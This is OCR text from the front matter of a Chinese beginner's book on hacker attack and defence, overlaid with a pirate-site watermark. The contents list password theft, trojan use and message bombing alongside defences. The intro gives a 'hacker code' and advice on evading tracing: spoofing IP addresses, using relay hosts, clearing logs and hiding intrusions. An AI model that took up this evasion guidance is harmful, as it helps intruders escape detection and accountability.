免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

非常简单

超值全彩版

黑客攻防实战

Z·Z科普联盟 / 编著

中国青年出版社
CHINA YOUTH PRESS

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Foreword
序

首先，感谢并恭喜您选择本系列丛书!《非常简单》系列丛书通过丰富的知识点详解、大量的实际应用案例操作、完整的语音视频教学，让您从零开始掌握电脑应用知识，并逐步精通，快速成为自学成才的电脑应用高手，即使您是一个电脑盲，也可以轻松实现职业梦想和生活愿望!

● 丛书内容

电脑在人们的日常工作和生活中扮演着重要的角色，无论是工作中的文件编辑处理、数据统计分析，还是生活中的信息查询、网上交流、影音娱乐、修饰照片、在线购物、炒股等，人们都离不开电脑。掌握电脑的使用方法并熟练应用也就成为了当今社会人们的一项必备技能。然而，有相当一部分朋友在进行看似简单的电脑应用操作时又会有这样或那样的疑问，不知从何入手。

实际上，一本好书不仅要教会读者怎样掌握书中的内容，更重要的是要教会读者如何去思考、去灵活应用，达到触类旁通的学习效果。因此，我们组织了相关行业的资深人士精心编写了《非常简单》系列丛书。

本系列丛书涉及目前人们学习、工作和生活中最常用的电脑应用知识，均以最典型的实例讲解电脑操作中最常用的知识点，让读者掌握最实用的内容。根据读者的反馈，我们会继续完善和更新该系列丛书。本系列丛书目前共推出 10 册：

《非常简单——五笔打字 + 电脑办公》
《非常简单——电脑入门完全自学手册》
《非常简单——Office 2010 高效办公三合一》
《非常简单——中老年学电脑与上网》
《非常简单——Windows 7 系统安装、使用维护与故障排除》
《非常简单——Excel 2010 公式、函数、图表与电子表格制作》
《非常简单——电脑炒股从新手到高手》
《非常简单——黑客攻防实战》
《非常简单——Photoshop CS5 图像处理》
《非常简单——Photoshop CS5 照片处理》

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 丛书特色

（1）全彩、轻松、超值、便携、信息量大、便宜，绝对符合电脑入门读者的切实需求。

（2）以省时高效为目标，本着“必会基础知识＋详尽操作案例”原则，引导初学者用最有效的学习方法学到最有用的应用技术。尽可能多的图注说明，让读者理解起来更直观，领悟起来更清晰和透彻，让学习变得更轻松。

（3）所选案例均从上千万个初学者的学习经验中提炼而来，极具实战性和代表性，可使读者快速上手。

（4）每本书开始时皆有“学前热身”部分，为读者的学习做充分准备；每章最后皆有“开阔眼界”板块，对本章内容拓展讲解，超值丰富；每章最后还有“秒杀疑惑”板块，以问答形式解答读者可能存在的疑惑，相当于附赠读者一本技巧问答手册。

（5）附赠 DVD 超值光盘，录制本书实例操作语音视频教学，让读者体验坐在家中上课的感觉，像看电影一般轻松学会书中内容；赠送丰富实用小软件和金山毒霸 2011 杀毒套装（试用版）。赠送多本基础图书的视频合集；赠系统安装与重装、病毒查杀电子书。

● 读者对象

本系列丛书读者群定位于初中级读者。书中每个案例都是从零起步，初学者只需按照书中的步骤和图注说明，或根据语音视频教学进行操作，便可轻松达到学习效果。

● 特别感谢

本系列丛书从策划到写作得到了很多专业人士的指点和部分热心读者的预读反馈，他们为该系列丛书的完善和质量提升提供了很好的建议，在此特别感谢陈艳华先生和刘伟先生，他们为本系列丛书及时与读者见面做了很多工作。最后，祝所有关心和支持本系列丛书出版的朋友身体健康、工作顺利。

● 售后服务

为了及时有效地解答读者在阅读过程中遇到的问题，读者可加入中青雄狮读者俱乐部 QQ 群：71690646 或 60168599，也可致电市场部售后服务热线：010-59521039。

编　者

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

非常简单 黑客攻防实战











Contents
目录

● 学前热身
01 黑客的相关概述 …… 15
02 黑客应具备的技能 …… 16
03 历史上著名的黑客事件 …… 17
04 黑客必须了解的网络知识 …… 18
05 黑客攻击相关术语 …… 19
06 认识系统进程、端口、服务 …… 1
07 文件和文件系统概述 …… 28
08 学习本书的目的 …… 28

● Chapter 01 黑客基础知识大放送
黑客攻击的入口——端口 …… 30
● 关闭不必要的端口 …… 30
● 限制访问指定的端口 …… 31
黑客常用命令大放送 …… 35
● 探知IP地址——ipconfig命令 …… 35
一招鲜 | 网卡地址详解 …… 35
● 计算机连接测试——ping命令 …… 36
一招鲜 | 如何判断操作系统类型 …… 37
● 查询网络状态与共享资源——NET命令 …… 37
一招鲜 | 快速获取共享目录信息 …… 39
● 显示网络连接——Netstat命令 …… 39
● 登录远程主机——telnet命令 …… 40
● 远程上传下载——ftp命令 …… 41
创建安全的网络测试环境 …… 43
● VMware的安装与配置 …… 43

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











一招鲜 | 什么是虚拟系统 ····· 44
● 在VMware中安装Windows系统 ····· 50
● 安装VMware Tools让操作更容易上手 ····· 52
一招鲜 | 安装VMware Tools ····· 52
实战 安装虚拟机工具 ····· 53
开阔眼界 命令实战之快速查找对方IP地址 ····· 55
● PING命令法 ····· 55
● 邮件查询法 ····· 55
一招鲜 | 邮件查询IP地址的条件 ····· 56
● NTSTAT命令查询法 ····· 56
● 工具查询法 ····· 57
秒杀疑惑 ····· 58

● Chapter 02 系统漏洞的攻防
认识系统漏洞 ····· 60
● 什么是系统漏洞 ····· 60
● 扫描系统中的漏洞隐患 ····· 60
系统漏洞之黑客入侵初体验 ····· 63
● X-scan快速抓鸡 ····· 63
● 啊D光速抓鸡 ····· 64
经典系统漏洞之管道入侵 ····· 66
● IPC$漏洞概述 ····· 66
● IPC$漏洞入侵“挂马”实例 ····· 67
● IPC$漏洞的防御 ····· 68
系统漏洞的监测与修复 ····· 68
● 自动为系统打补丁 ····· 69
● 使用360安全卫士 ····· 70
● 使用瑞星卡卡上网安全助手 ····· 71
● 使用金山卫士修补系统漏洞 ····· 71
一招鲜 | 给系统打补丁的原因 ····· 72
实战 解析防火墙不安全的原因 ····· 73
开阔眼界 如何让Windows XP安装完补丁后不自动重启 ····· 74
一招鲜 | 系统补丁 ····· 75
秒杀疑惑 ····· 76

● Chapter 03 木马攻防
木马基础知识 ····· 78


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











- 木马的概念和结构 …… 78
- 木马的伪装手段 …… 78

木马的藏身之处——系统进程 …… 81
- 查看和关闭系统进程 …… 81
- 查看隐藏进程 …… 82

一招鲜 | 按进程安全等级区分 …… 84

木马的启动方式 …… 85
- 利用注册表启动 …… 85
- 利用系统文件启动 …… 86

一招鲜 | 易受攻击的字段 …… 86
- 利用系统启动组启动 …… 86
- 利用文件关联启动 …… 87
- 利用系统服务实现木马的加载 …… 88
- 组策略启动法 …… 88

一招鲜 | 计算机防劫持 …… 89

常见木马的清除与防范 …… 89
- 常见木马防范措施 …… 90
- 利用木马清道夫清除木马 …… 91
- 利用木马克星Iparmor清除木马 …… 95
- 利用金山贝壳木马专杀清除木马 …… 96
- 手动查杀系统中的隐藏木马 …… 97

一招鲜 | 诊断启动的作用 …… 97

经典木马的使用与清除 …… 99
- 冰河木马的使用与清除 …… 99

一招鲜 | 远程控制的原理 …… 100

一招鲜 | 冰河各版本的通用密码 …… 101
- 广外女生木马的使用与清除 …… 103

实战 使用冰河陷阱清除冰河木马 …… 105

一招鲜 | 冰河陷阱的主要功能 …… 105

开阔眼界 通过设置系统自带的防火墙控制木马入侵 …… 106

秒杀疑惑 …… 108

Chapter 04 聊天工具的攻防

盗取QQ账号及密码 …… 110
- 盗取QQ密码的方法 …… 110
- 使用“QQ机器人”在线破解 …… 110

一招鲜 | 设置密码须复杂 …… 111

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











● 使用“QQ简单盗”盗取密码 ····· 111
一招鲜 | 盗取的密码存放位置 ····· 112
● 使用盗号木马盗取 ····· 113
找回丢失的QQ密码 ····· 115
● 通过QQ申诉找回密码 ····· 115
● 通过QQ密保找回密码 ····· 118
一招鲜 | 避免多个密码单一重复 ····· 118
QQ密码防护 ····· 119
● 申请QQ密码保护 ····· 119
一招鲜 | 保护游戏账号安全性 ····· 122
● 提升QQ安全设置 ····· 122
● 使用金山密保保护QQ号码 ····· 123
一招鲜 | 添加保护程序 ····· 124
● 清除QQ木马 ····· 124
一招鲜 | 把木马备份到隔离区 ····· 125
一招鲜 | 手动清除 ····· 128
QQ聊天记录攻防 ····· 128
● 查看聊天记录 ····· 128
一招鲜 | 保护自己的聊天记录 ····· 129
● 导入聊天记录 ····· 129
● 盗取聊天记录 ····· 130
● 使用QQ临时会话器强制聊天 ····· 130
QQ信息炸弹 ····· 131
● 使用QQ阻击手进行信息轰炸 ····· 131
● 用瓢叶千夫指发送信息炸弹 ····· 135
一招鲜 | 攻击目标前的注意事项 ····· 135
一招鲜 | 如何设置消息发送频率 ····· 135
● 防范QQ信息炸弹 ····· 136
实战 演示“盗Q黑侠”盗取QQ密码 ····· 137
开阔眼界 防范QQ木马 ····· 138
● 利用QQ安全防护工具 ····· 138
● 复制粘贴防木马 ····· 138
● 及时更新QQ，打好补丁 ····· 138
秒杀疑惑 ····· 139

Chapter 05 电子邮件的攻防
认识电子邮件炸弹 ····· 142
● 电子邮件炸弹的定义和危害 ····· 142


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











- 电子邮件炸弹的制作 …… 142
- 邮件炸弹的排除与防范 …… 144

获取电子邮件密码 …… 147

- 使用流光盗取邮箱密码 …… 147
- 使用溯雪Web密码探测器 …… 149

一招鲜 | 穷举探测法的注意事项 …… 150

一招鲜 | 只探测一次的原因 …… 150

- 使用黑雨软件暴力破解 …… 151
- 使用流影破解邮箱密码 …… 151

防范电子邮件攻击 …… 152

- 重要邮箱的保护措施 …… 153
- 找回邮箱密码 …… 153

防范电子邮件病毒 …… 154

- 设置邮件的显示格式 …… 154
- 设置Outlook Express …… 155
- 修改文件关联属性 …… 156

一招鲜 | 修改关联属性的影响 …… 157

实战 如何使用Outlook Express 使联系人地址暴漏 …… 158

开阔眼界 如何配置Outlook账户 …… 160

秒杀疑惑 …… 162

Chapter 06 浏览器的攻防

恶意代码的预防和清除 …… 164

- 恶意代码的预防 …… 164

一招鲜 | 什么是Hosts文件 …… 164

- 恶意代码的清除 …… 164

一招鲜 | 恶意代码的特征 …… 164

常见IE浏览器故障与解决方法 …… 165

- 启动时自动弹出对话框和网页 …… 165
- 修改起始页和默认主页 …… 165
- 强行修改IE标题栏 …… 166
- 强行修改右键菜单 …… 167

一招鲜 | 彻底删除非法链接 …… 168

- 禁用IE的“源文件”命令 …… 168
- 禁用注册表 …… 169

IE炸弹攻防 …… 170

- 制作脚本病毒 …… 170

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











● IE炸弹的防御 …… 172

维护IE浏览器 …… 173

● 清除IE浏览器中的临时文件 …… 173

● 清除Cookies …… 173

● 清除IE浏览器中的表单 …… 174

● 提高IE的安全防护等级 …… 175

● 限制访问不良站点 …… 175

● 防范IE漏洞 …… 176

● 修复IE漏洞 …… 177

实战 使用恶意软件查杀助理 …… 178

一招鲜 | 系统扫描完成后的操作 …… 178

开阔眼界 在IE中设置隐私保护 …… 179

秒杀疑惑 …… 180

● Chapter 07 网银炒股安全实战

网上交易安全 …… 182

● 网银常见攻击手段 …… 182

● 网银攻击防范技巧 …… 186

一招鲜 | 网银证书的有效期 …… 188

● 网银安全工具 …… 189

一招鲜 | 使用密码别名 …… 192

● 网络钓鱼防范工具 …… 194

一招鲜 | 判断网站真伪 …… 195

网络炒股安全 …… 196

● 网上炒股安全概述 …… 196

● 常见股票证券交易攻击技术 …… 196

● 防范病毒窃取股票账号 …… 197

● 股票防盗安全系统的使用 …… 202

一招鲜 | 实时保护 …… 203

一招鲜 | 发现木马文件如何清除 …… 203

实战 如何进行网上转账 …… 204

一招鲜 | 申请工行U盾客户证书 …… 204

开阔眼界 使用IE 7.0反钓鱼网站 …… 205

秒杀疑惑 …… 206

● Chapter 08 保护系统与文件安全

为操作系统加密 …… 208

● 设置BIOS开机密码 …… 208

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











一招鲜 | 忘记BIOS密码的处理 …… 209
- 设置系统管理员启动密码 …… 209
- 设置Guest账户密码 …… 210
- 设置屏幕保护密码 …… 211

一招鲜 | 设置屏保程序等待时间 …… 212

破解管理员账户 …… 212
- 使用Administrator账户登录 …… 212
- 强制清除管理员密码 …… 213
- 创建密码恢复盘 …… 214
- 使用密码恢复软件 …… 215

加强管理员账户的安全 …… 217
- 更改与伪造管理员账户 …… 217

一招鲜 | 重命名时的注意事项 …… 219
- 强健操作系统管理员密码 …… 221
- 加强对Guest账户权限的管理 …… 223

为文件加密 …… 224
- 为Word文档加密 …… 224
- 为Excel表格加密 …… 225
- 为WPS Office文档加密 …… 227

一招鲜 | 设置密码的另一种方法 …… 228
- 为电子邮件加密 …… 228
- 为压缩文件加密 …… 229

一招鲜 | 压缩文件的格式 …… 229

使用加密软件加密 …… 230
- 文本文件专用加密器 …… 230

一招鲜 | 选择加密方式 …… 231
- 文件夹加密精灵 …… 232

一招鲜 | 三种加密方式的作用 …… 232
- 终极程序加密器 …… 233
- 万能加密器 …… 234

一招鲜 | 分割文件的好处 …… 237

实战 伪装文件目录 …… 238

开阔眼界 利用加密文件系统加密 …… 239

一招鲜 | 加密文件夹的子文件夹 …… 239

秒杀疑惑 …… 240

Chapter 09 U盘病毒攻防

U盘病毒概述 …… 242

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











- U盘病毒的攻击原理和特点 …… 242
- 常见U盘病毒 …… 242

U盘病毒的防御 …… 243

- 使用组策略关闭自动播放 …… 243
- 修改注册表关闭自动播放 …… 244
- 设置系统服务关闭自动播放 …… 244

一招鲜 | 设置U盘根目录 …… 245

- 使用安全的操作方法 …… 245

autorun.int解析 …… 245

一招鲜 | 如何鉴别U盘是否中毒 …… 246

U盘病毒的查杀 …… 246

- 用WinRAR查杀U盘病毒 …… 246
- U盘病毒的手动删除 …… 247

一招鲜 | 查看U盘是否中毒 …… 247

- USBCleaner U盘病毒专杀工具 …… 247
- Autorun病毒防御者 …… 250

一招鲜 | 其他病毒专杀工具的使用 …… 252

- USBKiller U盘病毒专杀工具 …… 252

实战 使用闪盘窥探者窃取U盘上的资料 …… 256

开阔眼界 通过禁用硬件检测服务让U盘丧失智能 …… 257

秒杀疑惑 …… 258

Chapter 10 计算机系统安全设置策略

设置本地安全策略 …… 260

- 禁止在登录前关机 …… 260

一招鲜 | 关于关机的安全策略 …… 261

- 在超过登录时间后强制用户注销 …… 261

一招鲜 | 关于连网的安全策略 …… 261

- 不显示上次登录时的用户名 …… 261

一招鲜 | 关于交互式登录安全策略 …… 262

- 限制格式化和弹出可移动媒体 …… 262

一招鲜 | 关于可移动媒体安全策略 …… 262


- 对备份和还原权限进行审计 …… 263


一招鲜 | 审核备份和还原权限 …… 263


- 禁止在下次更改密码时存储LAN Manager的Hash值 …… 263
- 本地账户共享与安全模式 …… 264

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。











一招鲜 | 本地账户共享与安全模式 …… 264
- 禁止安装未签名的驱动程序 …… 264
- 让“每个人”权限应用于匿名用户 …… 265
- 定义IP安全策略 …… 265

通过组策略提高系统安全 …… 269
- 运行组策略 …… 269
- 设置账户锁定策略 …… 270
- 设置密码策略 …… 271

一招鲜 | 设置密码的技巧 …… 272
一招鲜 | 设置密码的时间间隔 …… 272
- 设置用户权限 …… 273
- 更改系统默认的账户 …… 273
- 不允许SAM账户的匿名枚举 …… 274
- 禁止访问控制面板 …… 275

一招鲜 | 禁用该功能的局限性 …… 276
- 禁止更改“开始”菜单 …… 276
- 禁止更改桌面设置 …… 277
- 禁止访问指定的磁盘驱动器 …… 278
- 禁用部分应用程序 …… 278

设置注册表编辑器安全 …… 279
- 禁止访问和编辑注册表 …… 279
- 禁止远程修改注册表 …… 281
- 禁止运行应用程序 …… 282
- 禁止更改系统登录密码 …… 283

一招鲜 | 启用该选项的另一种方法 …… 283
- 隐藏控制面板中的图标 …… 283
- 禁止使用IE浏览器查看本地磁盘 …… 284
- 关闭默认共享 …… 285
- 让系统文件彻底不显示 …… 285

实战 禁用Remote Registry服务 …… 286

一招鲜 | 禁用Remote Registry …… 286

开阔眼界 锁定计算机 …… 287

一招鲜 | 关机软件 …… 287

秒杀疑惑 …… 288

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

学前热身

学习任何一种技能都有一个准备过程，这个过程也可以说是学习前的一个热身，能让读者对即将要学习的知识有一个全局的大范围上的了解。本部分中，我们首先了解一下黑客的相关概述、黑客应具备的技能、历史上著名的黑客事件、黑客必须了解的网络知识、认识进程端口服务、文件和文件系统概述、学习本书的目的等知识。

学习重点

01 | 黑客的相关概述
02 | 黑客应具备的技能
03 | 历史上著名的黑客事件
04 | 黑客必须了解的网络知识
05 | 黑客攻击相关术语
06 | 认识系统进程、端口、服务
07 | 文件和文件系统概述

01 黑客的相关概述

谈到网络安全，自然就会联想到黑客，人们往往会将他们与破坏网络安全、盗取用户账号、偷窃个人私密信息等联系起来。其实黑客并不全是网络上的捣乱分子，其中也包括一部分网络上的安全卫士。下面我们就来揭开黑客的神秘面纱，让用户详细了解一下黑客到底是一群什么样的人。

● 认识黑客

“黑客”是由英语 Hacker 音译出来的，早期带有正面的意义，是指研究、发现计算机和网络漏洞的计算机爱好者。但到了今天，“黑客”已经是那些专门利用计算机进行破坏或入侵他人的代名词，其实对这些人的正确叫法应该是 Cracker，常被翻译成“骇客”。正是由于骇客的出现，使得人们把两者混为一体，认为黑客也是在网络上进行破坏的人。其实黑客发现和解决计算机系统中存在的漏洞，而骇客才是利用系统漏洞进行破坏的人。

“黑客”一词一般有以下 4 种含义。

- 一个足够了解某领域内的编程语言，可以不经长时间思考就能创造出有用程序的人。
- 一个试图恶意破解或破坏某个程序、系统及网络安全的人。这对符合上一条件的黑客造成严重困扰，他们建议媒体将这群人称为“骇客”。
- 在合法的情况下，一个试图破解某系统或网络，以提醒系统所有者该系统存在的安全漏洞，这群人往往被称为“红客”。
- 一个通过知识或猜测而对某段程序做出更完善的修改，并改变或增强该程序用途的人。

现在，网络上出现了越来越多的骇客，他们使用扫描器随意扫描，用 IP 炸弹轰炸，毫无目的地入侵、破坏，不仅无益于计算机技术的发展，反而危害了网络的安全，造成网络瘫痪，为人们带来巨大的经济和精神损失。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客应遵守的守则

作为一名黑客，遵守社会道德非常重要，这往往决定一个黑客的前途和命运。

黑客真正遵守的是来自内心真诚的道德，是一种信仰而不是人为的、外在的守则，只有来自于黑客内心的道德才能够真正地约束他们。

- 不要恶意破坏任何系统，恶意破坏他人的软件将导致法律责任。
- 不要修改任何系统文档，如果为了进入系统而必须修改，则达到目的后要将其改回原状。
- 不要轻易将自己要侵入的站点告诉不信任的朋友。
- 不要在论坛上谈论有关自己侵入某站点或系统的任何事情。
- 在发表文章时不要使用真名。
- 正在侵入某站点或系统时，不要随意离开你的计算机。
- 不要侵入或破坏政府机关的系统。
- 不要在电话中谈论有关自己侵入某站点或系统的任何事情。
- 将自己的记录笔记放在安全的地方。
- 想要成为真正的黑客，就要尽量读遍所有有关系统安全或系统漏洞的文章。
- 不要清除或涂改已侵入电脑中的账号。
- 不要修改系统档案，如果为了隐藏自己的侵入而做的修改则不受此限制，但仍须维持原来系统的安全性，不要因得到系统的控制权而将门户大开。
- 不要将已破解的账号分享给自己的朋友。

02 黑客应具备的技能

要想成为一名真正的黑客，需要具备以下几项技能。

技术知识

互联网上一旦出现新技术，黑客就必须立刻学习，并用最短的时间掌握这项技术，而不仅仅是一般的了解，要阅读有关的“协议”并深入了解此技术。一旦停止学习，仅依靠以前掌握的技术，“黑客”身份的维持可能不会超过一年。

伪装自己

黑客的一举一动都会被服务器记录下来，所以必须伪装自己，让对方无法辨别其真实身份。伪装需要有熟练的技巧，如伪装自己的 IP 地址、使用跳板逃避跟踪、清理记录扰乱对方线索、巧妙躲开防火墙等。

伪装需要非常过硬的基本功才能实现，对于初学者来说不可能在短时间内就学会伪装，所以初学者在熟练掌握技巧以前，不要轻易侵入某个站点或系统，否则一旦被人发现，受害的只会是自己。

发现漏洞

漏洞对黑客来说是最重要的信息，可以利用别人发现的漏洞进行学习和试验，并努力寻找

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

